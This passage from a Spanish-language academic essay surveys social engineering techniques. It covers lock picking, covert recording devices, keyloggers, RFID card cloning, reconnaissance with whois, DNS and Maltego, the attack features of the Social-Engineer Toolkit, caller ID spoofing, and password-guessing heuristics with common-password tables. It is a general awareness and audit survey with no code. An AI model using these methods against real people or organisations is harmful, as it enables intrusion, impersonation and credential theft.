En la figura 2-6 se puede apreciar como la ganzúa se introduce en la cerradura, y se va colocando de bajo de cada pin o perno, para levantarlo hasta que se sienta que se queda un poco trabado,

mientras el tensionador hace presión para un lado. Para utilizar estas herramientas existen dos métodos remarcados, el de rastillar y levantar.

El rastillar es la técnica de rastrillar de adentro hacia afuera, simulando un rastrillo de forma que los pines se vayan levantando suavemente.




Figura 2-7. Uso de Ganzúas – Método rastrillar [REF37].

Otro método es **levantar,** que consiste en levantar poco a poco la ganzúa, tratando de sentir el pin como sube y se queda trabado.




Figura 2-8. Uso de Ganzúas – Método Levantar [REF37].

2.1.2. Cuarto de Servidores inseguros.

Una vulnerabilidad que encontramos en nuestros tiempos es el acceso a los cuartos de servidores, comenzando por la cerradura que se utiliza, que puede ser fácil vulnerable con técnicas de lock picking.

A veces no es necesario tener la llave, solo haciéndose pasar por personal de limpieza se podría tener acceso al cuarto de los servidores. Mediante suplantación de identidad.

Otra forma de tener seguridad, es tener tarjetas inteligentes que le da acceso al portador, pero se menciona la seguridad depende del tipo de trato que se dé la tarjeta inteligente, podría tener el mejor sistema, pero si la tarjeta es extraviada o sustraída de forma intencional, debería haber un protocolo de desactivación de la anterior. Este tema se va ahondar más adelante.

2.1.3. Estaciones de trabajo desbloqueadas.

Para un ingeniero social, la sobre confianza o descuido de las personas es una gran ventaja a la hora de obtener información, y cabe preguntarnos cuántos de nosotros dejamos bloqueado nuestras maquinas cuando nos vamos a almorzar, o entra el personal de limpieza?

No siempre es una urgencia para las personas, ya que no lo ven como una amenaza, y si las estaciones de trabajo, en las cuales tenemos información muy importante no se la bloquea, cualquiera que pase por el lugar podría tener acceso, sin mayor dificultad.

Los ingenieros sociales saben de esta vulnerabilidad, y por eso sus visitas ya sea externa o interna, se las realiza en horarios de almuerzo o al final de la tarde, en la que las personas están más descuidas.

2.2: Métodos de grabación.

Un método que se ha querido abordar en este ensayo es los métodos de grabación, que a veces no somos consientes que se puedan presentar en un ambiente laboral, a veces pensamos o tememos de que el método más usado son los virus y archivos contaminados.

Ya sea como estrategia o conocimiento general, los métodos de grabación, permiten obtener información valiosa para el ingeniero social.

2.2.1. Grabación de video

Para el ingeniero social un método para obtener información es poder grabar un video, pero el éxito está enfocado en grabarlo de forma discreta, aunque para poder tener una grabación de video

discreta por lo general se tiene que sacrificar la calidad del mismo, en el mercado podemos encontrar algunas herramientas interesantes y útiles para grabar video. [REF38].

Una alternativa puede ser dispositivos USB que permite graba video y hasta audio dependiendo del fabricante.

Figura 2-9. Usb para grabar video y audio [REF38].

2.2.2. Grabación de voz

Una técnica tradicional es el método de grabación de voz, y al igual que la grabación de video se debe tener dispositivos cerca de la victima para poder grabar conversaciones, así es posible dejar algún dispositivo en su oficina o cerca de su escritorio que me permita para este efecto.

Un dispositivo muy útil que se puede encontrar en el medio es el de una pluma que permita grabar.

Figura 2-10. Pluma - Usb para grabar audio [REF38].

2.2.3. Grabación dentro de las Computadoras (Keyloggger).

Si el ingeniero social puede tener acceso físico a las instalaciones, lo más conveniente sería utilizar técnicas para poder grabar dentro del computador.

Una técnica muy relacionada con los ingenieros sociales para obtener información es el los Keylloger. [REF38].

2.2.3.1. Un keylogger tipo hardware.

Los keylogger, físicos, han perdido su popularidad debido al crecimiento de portátiles en las oficinas.

Los keylogger físicos se podría dividir en dos variedades básicas:

1. Equipos que se conectan al final del teclado, son fáciles de instalar, pero pueden ser detectados fácilmente.

2. Keylogger que tienen forma de teclados reales, la desventaja es que el usuario notar el cambio.

Figura 2-11. USB Keylogger Físico. [REF38].

2.2.3.2. Keylogger por software

Estos son programas que se instalan en la computadora de la víctima, y que el objetivo, de capturar y grabar las teclas que se presionan.

El programa instalado debe tener privilegios para poder acceder a las pulsaciones del teclado.

Hay que tener en cuenta que este tipo de programas son más discretos a la vista, pero suelen ser detectados como un virus por los antivirus. [REF38].

2.3: Vulnerabilidades de la radio frecuencia

En el mercado latinoamericano, se están manejado conceptos como M2M (Machine to Machine), que busca tener conectividad de todos los dispositivos en una sola plataforma, esto se ha reflejando indirectamente en una demanda del uso de tecnología de radiofrecuencia.

Considerando las tendencias, se propone realizar un pequeño análisis de cómo esta tecnología es usada para accesos de seguridad en las empresas. [REF39].

2.3.1. ¿Qué es radio frecuencia?

Los dispositivos de radio frecuencia son muy utilizados para sistemas de seguridad dentro de las empresas, para dar acceso a áreas restringidas, ya que su implementación y su bajo costo los hacen muy populares en las empresas. Esta es una de las razones por la que los ingenieros Sociales buscan encontrar vulnerabilidades en estos sistemas. [REF39].

2.3.1.1. RFID

RFID "*Radio Frequency IDentification*", en español, *Identificación por Radiofrecuencia*. Esta tecnología se utiliza para identificar un elemento, seguir su ruta de movimiento y calcular distancias gracias a una etiqueta especial que emite ondas de radio, la cual se adjunta o se encuentra incorporada al objeto.

2.3.1.2. Etiqueta de radiofrecuencia

La etiqueta de radiofrecuencia (*traspondedor, etiqueta RFID*) está formada por un chip conectado a una antena, ambos contenidos en un rótulo (*etiqueta RFID* o *rótulo RFID*). Un dispositivo lo lee y luego, captura y trasmite la información.




Figura 2-12. Etiqueta RFID [REF39].

2.3.1.3. Funcionamiento básico del RFID.

El funcionamiento del RFID, se base en tres elementos claramente distinguibles: El TAG o etiqueta RFID, el lector para el TAG, y la plataforma o base de datos para almacenar la información.

Los TAGs poseen un chip que almacenan un identificador. El lector de RFID es el que envía series de ondas de radiofrecuencia dirigidas al tag, el tag posee una antena al cual le llega la señal. Esta señal activa el chip, y esto permite poder enviar el código. [REF39].

Cuando el lector recibe el código del TAG, este lo envía a una base de datos, donde esta almacenada con antelación la información.




Figura 2-13. Funcionamiento de RFID [REF39].

2.3.1.4. Categoría del RFID

Existen 3 categorías de etiquetas RFID.

- Etiquetas de "sólo lectura", que no pueden modificarse.
- Etiquetas de "una sola escritura que permite muchas lecturas".
- Etiquetas de "lectura, regrabables".

Sin embargo, existen dos familias principales de etiquetas RFID:

- Las **etiquetas activas** que están conectadas a fuentes de energía interna (pila, batería, etc.). Las etiquetas activas mejoraron la portabilidad, pero a un alto costo y con una duración restringida.

- Las **etiquetas pasivas** utilizan energía que se crea a una distancia corta a través de la señal de radio del trasmisor. Estas etiquetas son más económicas y, por lo general, más pequeñas y tienen una duración prácticamente ilimitada. Su aspecto negativo es que requieren una importante cantidad de energía específica de parte del lector para funcionar. [REF39].

2.3.2. Numero de seria de los TAGS de radio frecuencia.

Para las etiquetas de RFID, que no son regrabables poseen un numero de serie único, asignado por el fabricante, de tal forma que debido a la modulación del Chip RFID, es aconsejable comprar el lector del mismo fabricante, cada fabricante maneja sus números de serie ya sea numero o alfanumérico, limitado a un numero corto de caracteres, por lo general diez. [REF39].

2.3.3. Clonación de numero de dispositivo de radio frecuencia.

Con la descripción antes mencionada una vulnerabilidad clara es el poder clonar las tarjetas RFID para y así poder tener acceso a las áreas restringidas. Esto es viable no solo por las herramientas que se pueden encontrar en el mercado, sino que para poder realizar la clonación es necesario estar cerca de la victima, ya sea que se conozco o no, pero es necesario poder substraer la tarjeta RFID.

Figura 2-14. Equipo de clonación de tarjetas RFID

A veces el robo de nuestros artículos personales, como billetera o cartera, nos es más frecuente recuperar la información, cancelar lar tarjetas de crédito y hasta la cerradura de las casa, pero no nos enfocamos en las tarjetas RFID que también fueron robadas. [REF40].

2.4: Diferentes técnicas y herramientas para obtener información

Dentro de esta sección se pretende ahondar en los pasos para poder obtener información enfocado a la empresa, es importante tener claro que para poder seguir estos pasos hay que tener un objetivo definido.

Se va ahondar en varias herramientas desde la recolección de la información, para el ingeniero social, esta etapa es muy importante y tiene una gran incidencia en el éxito de poder llegar al objetivo del mismo.

2.4.1. Recaudación de información - footprinting

Nos enfocaremos en la primera parta parte para la recolección e la información, basados en el método para realizar pruebas de penetración de seguridad. [REF32].




Figura 2-15. Metodología basada en prueba de penetración [REF31]

Footprinting (Huella) se define como el proceso de creación de un modelo o mapa de la red y los sistemas de una organización.

La recopilación de información es también conocida como footprinting de una organización. Comienza determinando el sistema de destino, aplicación o ubicación física del objetivo, información relevante técnica de la empresa o usuario objetivo. [REF41].

Una vez conocida esta información, la información específica acerca de la organización con métodos no intrusivos. Por ejemplo, la página web propia de la organización puede proporcionar un directorio personal o una lista de biografías de los empleados, que puede resultar útil si el atacante tiene que usar un ataque de ingeniería social para alcanzar el objetivo.

2.4.1.1. Herramientas de Huella - footprinting

Una herramienta fundamental son las búsquedas online, utilizando Google u otro buscador. Es importante conocer en profundidad las características avanzadas de búsqueda (site:,intitle:, allinurl:, etc.).

Un atacante suele utilizar el 90% de su tiempo en las primeras etapas por esto es la importancia de la recolección de la información

Algunas fuentes comunes de información incluyen el uso de las siguientes herramientas conociendo el dominio de la empresa. [REF31]

2.4.1.2. Whois

Whois es una herramienta y un protocolo que identifica información de registración de un dominio. Está definido en el RFC 3912[7].

El whois evolucionó desde los primeros Unix hasta los actuales. Las consultas se han realizado tradicionalmente usando una interfaz de línea de comandos, pero

[7] RFC 3912 "Especificaciones del protocolo WHOIS".

actualmente existen multitud de páginas web que permiten realizar estas consultas, aunque siguen dependiendo internamente del protocolo original.

2.4.1.3. Resolución de nombres de dominio (DNS)

La mayor parte de la información puede obtenerse libremente y de manera legal. Es muy importante comprender el sistema de resolución de nombres de dominio (DNS) para lograr una profunda comprensión de esta etapa y del funcionamiento de Internet.

El realizar la búsqueda de Información en Internet para obtener la dirección de correo electrónico o el nombre de una persona podemos encontrar en las listas de correo, foros, etc. información sobre la empresa donde trabaja. Es muy importante considerar la información que se puede obtener de las redes sociales.

2.4.1.4. Herramienta ARCHIVE.ORG

Esta es una herramienta muy útil y es una iniciativa que guarda la mayor parte de los sitios web de Internet y alberga obras culturales de dominio público o con licencias abiertas. Se dedica desde 1996 a recoger

sistemáticamente copias de los sitios web de todo el mundo, permitiendo estudiar su evolución. La herramienta que permite consultar sitios históricos se denomina: Wayback Machine. [REF33].

Si la víctima es una empresa y tiene una página web institucional se puede obtener información mediante el historia de la página, esta herramienta se la puede obtener del link http://www.archive.org.[8]

2.4.1.5. Transferencia de zona DNS

Una transferencia de zona es el término utilizado para referirse al proceso que se copia el contenido de un archivo de zona DNS de un servidor DNS principal en un servidor DNS secundario.

Se producirá una transferencia de zona durante cualquiera de las siguientes situaciones:

- Al iniciar el servicio DNS en el servidor DNS secundario.
- Cuando expira el tiempo de actualización.

[8] The Internet Archive, organización sin fines de lucro, es la construcción de una biblioteca digital de sitios de Internet y otros artefactos culturales en formato digital.

- Cuando los cambios se guardan en el archivo de la zona principal y hay una lista de notificación.

Las transferencias de zona siempre se inician por el servidor DNS secundario. El servidor DNS principal simplemente responde a la solicitud de una transferencia de zona. [REF33].

La transferencia de zona es necesaria y no pueden ser deshabilitadas completamente. Pero solo deben ser permitidas entre servidores DNS y clientes que necesitan de estas.

2.4.1.5.1 Identificación de los Tipos de Registros

Los registros de relevancia que se pueden encontrar son:

- **A (address):** Mapea un nombre de host a una dirección IP
- **SOA (Start of Authority):** Define el DNS responsable de la información del dominio.
- **CNAME (canonical name):** Provee nombres adicionales o alias para dicho registro.

- **MX (mail exchange):** Identifica el mailserver del dominio.
- **SRV (service):** Identifica servicios que ofrece el dominio.
- **PTR (pointer):** Mapea direcciones IP a nombres de host[9]

2.4.1.6. Araña web

Una araña web (o araña de la web) es un programa que inspecciona las páginas del World Wide Web de forma metódica y automatizada. Uno de los usos más frecuentes que se les da consiste en crear una copia de todas las páginas web visitadas para su procesado posterior por un motor de búsqueda que indexa las páginas proporcionando un sistema de búsquedas rápido. [REF31].

2.4.2. Herramientas basadas en computadoras

En la sección anterior se describieron herramientas basadas en información disponible en páginas web. Se va ahondar en herramientas software que se instalan en un computador que

---

[9] Esta información la podemos obtener dentro del link de: http://www.dnsstuff.com/. DNSstuff ofrece herramientas DNS, herramientas de red, herramientas de correo electrónico, información de DNS y recopilación de información IP.

ofrecen información más completa, y que sirven como complemento a la información obtenida con las herramientas mencionadas anteriormente.

2.4.2.1. MALTEGO y FOCA

Maltego es una de las herramientas más completas y mejor implementadas que existen actualmente en el mercado enfocada sobre todo en la recolección de información y minería de datos, su valor añadido con respecto a las herramientas existentes en el mercado actualmente: La representación de la información en una forma simbólica, es decir, la información es presentada en distintos formatos de forma visual y enseñan las distintas relaciones encontradas entre la información presentada, por otro lado Maltego permite enumerar información relacionada con elementos de red y dominios de una forma bastante comprensible, así como también permite enumerar información relacionada con personas, datos tales como direcciones de email, sitios web asociados, números de teléfono, grupos sociales, empresas asociadas, etc. [REF42].




Figura 2-16. Maltego interfaz.

Otra herramienta que es sugerida revisar para la obtención de información es la herramienta de la empresa informatica64[10] llamada FOCA.




Figura 2-17. FOCA Interfaz Principal.

[10] Informática 64 es una consultora de servicios informáticos integrales, que lleva ofreciendo sus servicios con éxito a entidades, tanto públicas como privadas

2.4.2.2. Set de Ingeniería Social (SET)

La conocida herramienta SET (The Social-Engineer Toolkit), consiste es un conjunto de herramientas diseñadas para realizar ataques de Ingeniería Social en procesos de auditorias de seguridad informática, como muchas herramientas actuales está programado en Python y fue diseñada por David Kennedy (ReL1K). ([REF43], 2010)




Figura 2-18. SET. Interfaz principal.

Dentro del menú principal se pueden escoger varias opciones, y como es denotar hay una sección especializada para ataques de ingeniería social.




Figura 2-19. SET. Menú principal.

Figura 2-20. SET. Sub - Menú de Ataque de Ingeniería Social.

Dentro dl submenú se encuentra una seria de opciones con un propósito específico, en cual involucra el poder atacar a la víctima. Estas son las opciones más relevantes a tener en cuenta para el ataque.

2.4.2.2.1. Sistema de Phishing

SET viene con un completo sistema de creación de ataques phishing, el cual por medio de pasos sencillos, permite generar sitios falsos, con el objetivo de a las víctimas, este sitio puede ser

enviado por medio de correo a través de un link. [REF43].

2.4.2.2.2. Vector de Ataque Web

SET permite realizar ataques de forma automáticos a las víctimas que ingresen a una dirección que se pueda especificar o inducir que se acceda. La plataforma SET emula un servidor y permite realizar ataques que se indiquen, como por ejemplo: applets de java, ataques variados o simultanéanos, entre otros, el producto del ataque es una ventana de comando del equipo víctima. [REF43].

2.4.2.2.3. Creación de Medios Infectados

SET permite crear archivos con código malicioso, que se pueden guardar dentro de un medio como: memoria USB, DVD, disco duro externo. El archivo se activa al introducirse dentro de la máquina de la víctima, aprovechando de los autoejecutables de sistemas operativos como Windows. [REF43].

2.4.2.2.4. Generar ejecutable con Payload

SET permite generar un ejecutable de forma automática, con el objetivo de poder realizar una

conexión remota, desde la máquina de la victima a la del atacante. Este tipo de ataques son muy populares ya que permite configurar una variedad de ventanas de comandos, como por ejemplo: meterpreter, shells remotas shells ciegas de Windows. [REF43].

2.4.2.2.5. Ataques por Correo

En SET se ha dedicado una completa sección de herramientas, para realizar ataques de ingeniería social basados en el envió de correos electrónicos, permitiendo enviar correos falsos a varias víctimas. [REF43].

2.4.2.2.6. Falsificando Mensajes de texto

Una opción muy interesante es el poder enviar mensajes de texto falsos, para suplantar a personas, haciendo creer que el mensaje de texto es real. [REF43].

2.4.3. Basado en teléfono

2.4.3.1. Caller ID Spoofing A.

Caller ID o Identificador de llamadas se ha convertido en una tecnología común en los negocios y el hogar. Sobre

todo con el avance de los teléfonos móviles reemplazar muchas de las líneas telefónicas que utilizan las personas. [REF44].

Identificador de llamadas es parte de nuestra vida cotidiana. Siendo conscientes de este hecho y cómo usar esto para su ventaja es una necesidad para un ingeniero social exitosa.

El principio básico detrás de llamada suplantación de identidad es cambiar la información que se muestra en la pantalla del identificador de llamadas.

Estos pueden ser usados en una situación de ingeniería social para mostrar que hay una llamada entrante desde:

- Una oficina remota
- Dentro de la oficina
- Una organización asociada
- Una compañía de servicios / servicios (teléfono, agua, Internet, exterminador, etc.)
- Un superior
- Una compañía de entrega

2.4.3.1.1 SpoofCard

Uno de los métodos más populares de la persona que llama suplantación de identidad es mediante el uso de un SpoofCard.

Con la compra de una de estas tarjetas que se puede hacer pasar por el número que se desea, estas tarjetas las comercializan en la red de internet a costos muy bajos. [REF44].

Figura 2-21. SpoofCard [REF44].

2.4.3.1.2 Asterisk

Otra forma de poder hacer Spoofing, es mediante una computadora y un servicio de VoIP, utilizando la herramienta **Asterisk**[11], que es una aplicación que

[11] Asterisk es un programa de software libre (bajo licencia GPL) que proporciona funcionalidades de una central telefónica (PBX).

permite convertir tu computadora a una central telefónica, y con ello se puede configurar para realizar una spoofing.

2.4.3.1.3 SpoofApp

En el ámbito de los teléfonos móviles como el iPhone, Android o Blackberry, se puede buscar aplicativos gratis o de pago. [REF44].

2.5: Técnicas para obtener Claves y otra información.

2.5.1. Software Malicioso

Son programas diseñados para realizar tareas o rutinas sin la aprobación del usuario, con el fin de dañar u obtener información de sistemas computacionales.

El término malware abarca muchos términos en la informática, tales como: virus informáticos, troyanos, gusanos, troyanos, y otros

Malware no se lo debe relacionar con error de código de programas inestables o defectuosos. Los fines pueden ser de los Malware están orientados a:

- Robo de Información de los usuarios
- Engañar a los usuarios
- Dañar al equipo residente
- Consumo de Recursos
- Instalación y Actualización de Malware

Muchos de estos se instalan en la computadora de la victima después de haber engañado al usuario, con técnicas de Ingeniería Social, como por ejemplo, cuando nos aparecen los pop-ups, o ventanitas con mensajes como "Eres el Usuario 999,999", cuando se descarga un archivo e incluso cuando nos llega un correo SPAM.

2.5.2. Claves débiles

Las claves débiles son, aquellas que están basadas en palabras bien conocidas, o basadas en datos personales del usuario. Y de esta forma el atacante puede adivinar la clave débil, considerando que podría poner la víctima como contraseña.

Si la clave es "Password1", esta no debería ser difícil de adivinarla o cualquier de sus combinaciones "Password123"

Hay que considerar que "Password1", es una clave que satisface la complejidad de uno de los programas más utilizados de gestión de identidad Active Directory, de Microsoft.

Dentro de los resultados descubiertos por las empresas de seguridad como Verizon, se encontró que los atacantes suelen estar habitando las redes de las victimas por meses o años antes de poder ser detectados. [REF45].

El Top 25 de contraseñas del 2013 más usadas es el siguiente:

Tabla 2-1. Claves más comunes.

Claves más comunes en el mundo
1. password
2. 123456
3. 12345678
4. abc123
5. qwerty
6. monkey
7. letmein
8. dragon
9. 111111
10. baseball
11. iloveyou
12. trustno1
13. 1234567

14. sunshine
15. master
16. 123123
17. welcome
18. shadow
19. ashley
20. football
21. jesus
22. michael
23. ninja
24. mustang
25. password1

Estas contraseñas tienen mayor eficiencia de ser adivinadas en Norteamérica. Mientras que las contraseñas a nivel de latinoamericana se muestra el siguiente listado. [REF46]

Tabla 2-2. Claves más comunes en español

Claves más comunes en Español
123456
12345
123456789
12345678
1234567

2.5.3. Adivinando las claves.

Adivinar es una forma ineficiente de encontrar una contraseña hasta que se considera esto, la mayoría de las *contraseñas* elegidas por los usuarios se dividen en un grupo muy estrecho de la palabra, por lo que adivinar mucho más fácil para los hackers sería. Las contraseñas más utilizadas son el nombre de una persona o el nombre de su esposa, hijos o mascotas. Su cumpleaños, número de placa, nombre de la calle o el nombre de una celebridad favorita también se utilizan. Más preocupante es el

número de personas que dejan su contraseña en blanco o usar el valor predeterminado de fábrica.

Los atacantes normalmente generan una lista de posibles contraseñas para intentar basado en la información personal:

- El cumpleaños de la persona.
- Las contraseñas de otras cuentas, si sabes o puedes averiguar.
- El nombre de la mascota de la persona, su novio o novia o miembros de la familia.
- Su bebida favorita, comida, equipo deportivo, frase de una película, grupo musical, etc.
- El pasword podría tener un numero al final:
    - El nombre de la calle de la persona
    - El número de la suerte
    - Algo siempre, como 1 ó 123
    - Año de nacimiento
    - Mes de Nacimiento o día

- Muy a menudo se usan fechas de nacimiento, como 12/18/92 ó solo 121892
- El password puede ser sensible a las mayúsculas, y la persona podría haber usado una combinación rara de mayúsculas y minúsculas.

- Si se conoce bien a la persona en sus intereses y hobbies, en esos detalles podría estar oculta su contraseña.
- Si se sabe cuántas letras tiene la contraseña, esto podría ahorrar mucho tiempo.

Esta información es útil para poder generar una lista de contraseñas útiles y el grado de éxito se base en la poca complejidad.

Otra forma de ocultar las contraseñas es utilizando frases sencillas como el nombre, apellido, equipo de futbol favorito, y traducirlo al lenguaje leek de esta forma es más sencillo recordarlo.

2.5.3.1 Lenguaje LEEK

Leet (1337) es un lenguaje escrito o cifrado utilizado en correos electrónicos, mensajes de texto y otros medios electrónicos de comunicación. La raíz del término "leet" es la palabra elite (traducida como 31337) y 1337 fue inicialmente como un lenguaje exclusorio; un modo de codificar texto de modo que los mensajes solo puedan ser entendidos por los iniciados. La característica principal de 1337 es la substitución de símbolos y números por letras

(por ejemplo, in el término "1337", 1=L, 3=E y 7=T), pero el lenguaje ha sido desarrollado intencionalmente para incluir faltas de ortografía, cambios en la pronunciación de las palabras y aun nuevas palabras. Si quieres estar familiarizado con el 1337, o solamente sientes curiosidad, este artículo te explicará los conceptos básicos de como leer y escribir en este siempre cambiante lenguaje. [REF47].

